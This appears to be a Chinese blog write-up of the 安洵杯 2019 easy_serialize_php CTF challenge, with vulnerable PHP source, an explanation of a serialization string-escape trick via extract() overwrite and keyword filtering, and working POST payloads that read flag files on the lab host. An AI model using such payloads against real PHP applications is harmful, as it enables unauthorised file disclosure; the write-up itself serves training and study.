




# [ctf web][安洵杯 2019]easy\_serialize\_php writeup

原创


shu天  于 2021-09-02 12:53:01 发布  89  收藏 1

分类专栏: [ctf # web](#) 文章标签: [php](#) [ctf](#) [web](#) [serialize](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/120058826](https://blog.csdn.net/weixin_46081055/article/details/120058826)

版权



[ctf](#) 同时被 2 个专栏收录 

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

## [安洵杯 2019]easy\_serialize\_php

知识点:

`extract()`变量覆盖

字符串覆盖逃逸(原理:序列化后的结构经过了某些处理,反而把结构体本身的结构给打乱了)

源码:

```

<?php

$function = @$_GET['f']; //get f为function

function filter($img){
    $filter_arr = array('php','flag','php5','php4','f1lg');
    $filter = '/'.implode('|',$filter_arr).'\/i';
    return preg_replace($filter,'',$img);
}

if($_SESSION){
    unset($_SESSION); //unset将$_SESSION销毁了。
}

$_SESSION["user"] = 'guest'; //$_SESSION数组
$_SESSION['function'] = $function;

extract($_POST); //extract会导致变量覆盖

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION)); //$_SESSION数组序列化并过滤存为$serialize_info

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}

```

phpinfo 里面找到 d0g3\_flag.php

## Core

PHP Version	7.0.33	
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	d0g3_flag.php	d0g3_flag.php
auto_globals_jit	On	On
auto_prepend_file	no value	no value

思路:

f=show\_image读文件的, 让\$userinfo['img']是相应的d0g3\_f1ag.php的base64加密

不传img\_path

```
if(!$_GET['img_path']){
```

```
$_SESSION['img'] = base64_encode('guest_img.png');
```

利用自定义函数filter的替换进行字符覆盖逃逸, 自己把img的base放进去

payload:

```
$_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

原理:

```
$_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";} //ZDBnM19mMWFnLnBocA== → d0g3_f1ag.php
```

|  
↓

```
serialize($_SESSION)
```

```
"a:2:{s:7:"phpflag";s:48:"";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";};s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}"
```

phpflag 的值 ;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==

|  
↓

filter过滤后phpflag就会被替换成空

```
a:2:{s:7:"";s:48:"";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";};s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

第一个键名成了 ";s:48: 7位, 然后对应的值是 s:1:"1"; 即为1

因为已经闭合了, 后面的部分;s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}会被直接抛弃

要凑两个: ;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";} 长度为48 → s:48:

phpflag 长度7 == ";s:48:

The screenshot shows a browser's developer tools interface. The URL bar displays `http://3f0f9a45-46c6-4f6b-a8c4-d636dc00adca.node4.buuoj.cn:81/index.php?f=show_image`. The 'Body' tab shows the request payload: `$_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}`. Below the browser window, a code editor shows the following PHP code:

```
1 <?php
2
3 $flag = 'flag in /d0g3_f1llllllag';
4
5 ?>
```

`$flag = 'flag in /d0g3_flllllllag';` 同理读取

← → ↻ 不安全 | 3f0f9a45-46c6-4f6b-a8c4-d636dc00adca.node4.buuoj.cn:81/index.php?f=show\_image  
应用 JSCERT-SRC安全... Typing Practice YouTube misc IIS WebDAV安全... array size raid - G... 恢复重装系统后的E... qemu - Google 搜...  
flag{5bf9a35f-a07c-4b55-9983-25ee50ee425e}

Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL  
http://3f0f9a45-46c6-4f6b-a8c4-d636dc00adca.node4.buuoj.cn:81/index.php?f=show\_image

Enable POST      enctype  
application/x-www-form-urlencoded      ADD HEADER

Body  
\_SESSION[flagphp]=s:1:"1";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}

CSDN @shu天

参考文章: <https://www.cnblogs.com/h3zh1/p/12732336.html>